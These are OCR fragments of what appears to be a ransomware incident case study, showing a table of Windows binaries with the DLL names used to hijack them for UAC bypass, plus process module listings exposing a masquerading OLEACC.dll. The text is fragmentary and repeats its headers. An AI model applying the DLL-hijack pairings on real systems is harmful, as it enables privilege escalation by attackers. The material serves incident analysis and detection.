


cliconfg	C:\Windows\System32\	ntwdblib.dll for Windows 7, 8 and 10	C:\Windows\System32\cliconfg.exe
winsat	C:\Windows\System32\sysprep\Copy winsat.exe from C:\ Windows\System32\ to C:\Windows\System32\sysprep\	ntwdblib.dll for Windows 7 and devobj.dll for Windows 8 and 10	C:\Windows\System32\sysprep\winsat.exe
mmc	C:\Windows\System32\	ntwdblib.dll for Windows 7 and elsext.dll for Windows 8 and 10.	C:\Windows\System32\mmc.exe eventvwr

CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT



Name	Base address	Size	Description
kernel32.dll	0x76c50000	1.12 MB	Windows NT BASE API Client DLL
KernelBase.dll	0x7fefcdb0...	424 kB	Windows NT BASE API Client DLL
locale.nls	0x60000	412 kB	
lpk.dll	0x7feff160...	56 kB	Language Pack
msctf.dll	0x7fefdc30...	1.04 MB	MSCTF Server DLL
msdrm.dll	0x7feeca3...	540 kB	Windows Rights Management client
msvcrt.dll	0x7fefeb90...	636 kB	Windows NT CRT DLL
normaliz.dll	0x77040000	12 kB	Unicode Normalization DLL
ntdll.dll	0x76e70000	1.66 MB	NT Layer DLL
ntmarta.dll	0x7fefae70...	180 kB	Windows NT MARTA provider
profapi.dll	0x7fefcc30...	60 kB	User Profile Basic API
shell32.dll	0x7fefde00...	13.54 MB	Windows Shell Common Dll
shlwapi.dll	0x7fefd450...	452 kB	Shell Light-weight Utility Library
slc.dll	0x7fefa740...	44 kB	Software Licensing Client Dll
SnippingTool....	**0x13f710...**	**444 kB**	**Snipping Tool**
sspicli.dll	0x7fefc9e0...	148 kB	Security Support Provider Interface
usp10.dll	0x7fefee60...	808 kB	Uniscribe Unicode script processor
uxtheme.dll	0x7fefb210...	344 kB	Microsoft UxTheme Library
version.dll	0x7fefbd10...	48 kB	Version Checking and File Installation Libraries
wininet.dll	0x7fefd8f0...	2.35 MB	Internet Extensions for Win32
Wldap32.dll	0x7feff0d0...	328 kB	Win32 LDAP API DLL


Name	Base address	Size	Description
kernel32.dll	0x76c50000	1.12 MB	Windows NT BASE API Client DLL
KernelBase.dll	0x7fefcdb0...	424 kB	Windows NT BASE API Client DLL
locale.nls	0x120000	412 kB	
lpk.dll	0x7feff160...	56 kB	Language Pack
msctf.dll	0x7fefdc30...	1.04 MB	MSCTF Server DLL
msdrm.dll	0x7feeca3...	540 kB	Windows Rights Management client
msvcrt.dll	0x7fefeb90...	636 kB	Windows NT CRT DLL
ntdll.dll	0x76e70000	1.66 MB	NT Layer DLL
ole32.dll	0x7fefcfe0...	2.01 MB	Microsoft OLE for Windows
oleacc.dll	0x7fef6140...	336 kB	Active Accessibility Core Component
rpcrt4.dll	0x7fefd4f0...	1.18 MB	Remote Procedure Call Runtime
segoeui.ttf	0x2330000	508 kB	
shell32.dll	0x7fefde00...	13.54 MB	Windows Shell Common Dll
shlwapi.dll	0x7fefd450...	452 kB	Shell Light-weight Utility Library
slc.dll	0x7fefa740...	44 kB	Software Licensing Client Dll
SnippingTool....	**0x13f910...**	**444 kB**	**Snipping Tool**
tpcps.dll	0x7fef6640...	116 kB	Microsoft Tablet PC Platform Component
user32.dll	0x76d70000	0.98 MB	Multi-User Windows USER API Client DLL
usp10.dll	0x7fefee60...	808 kB	Uniscribe Unicode script processor
uxtheme.dll	0x7fefb210...	344 kB	Microsoft UxTheme Library

OLEACC.dll	0x72bd0000	568 kB	KO Hangeul Keyboard Layout Stub driver
urlmon.dll	0x7fefecd0...	1.52 MB	OLE32 Extensions for Win32
oleacc.dll	0x7fef6140...	336 kB	Active Accessibility Core Component


CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT



CASE STUDY 1:
ENTERPRISE RANSOMWARE




Process Tree

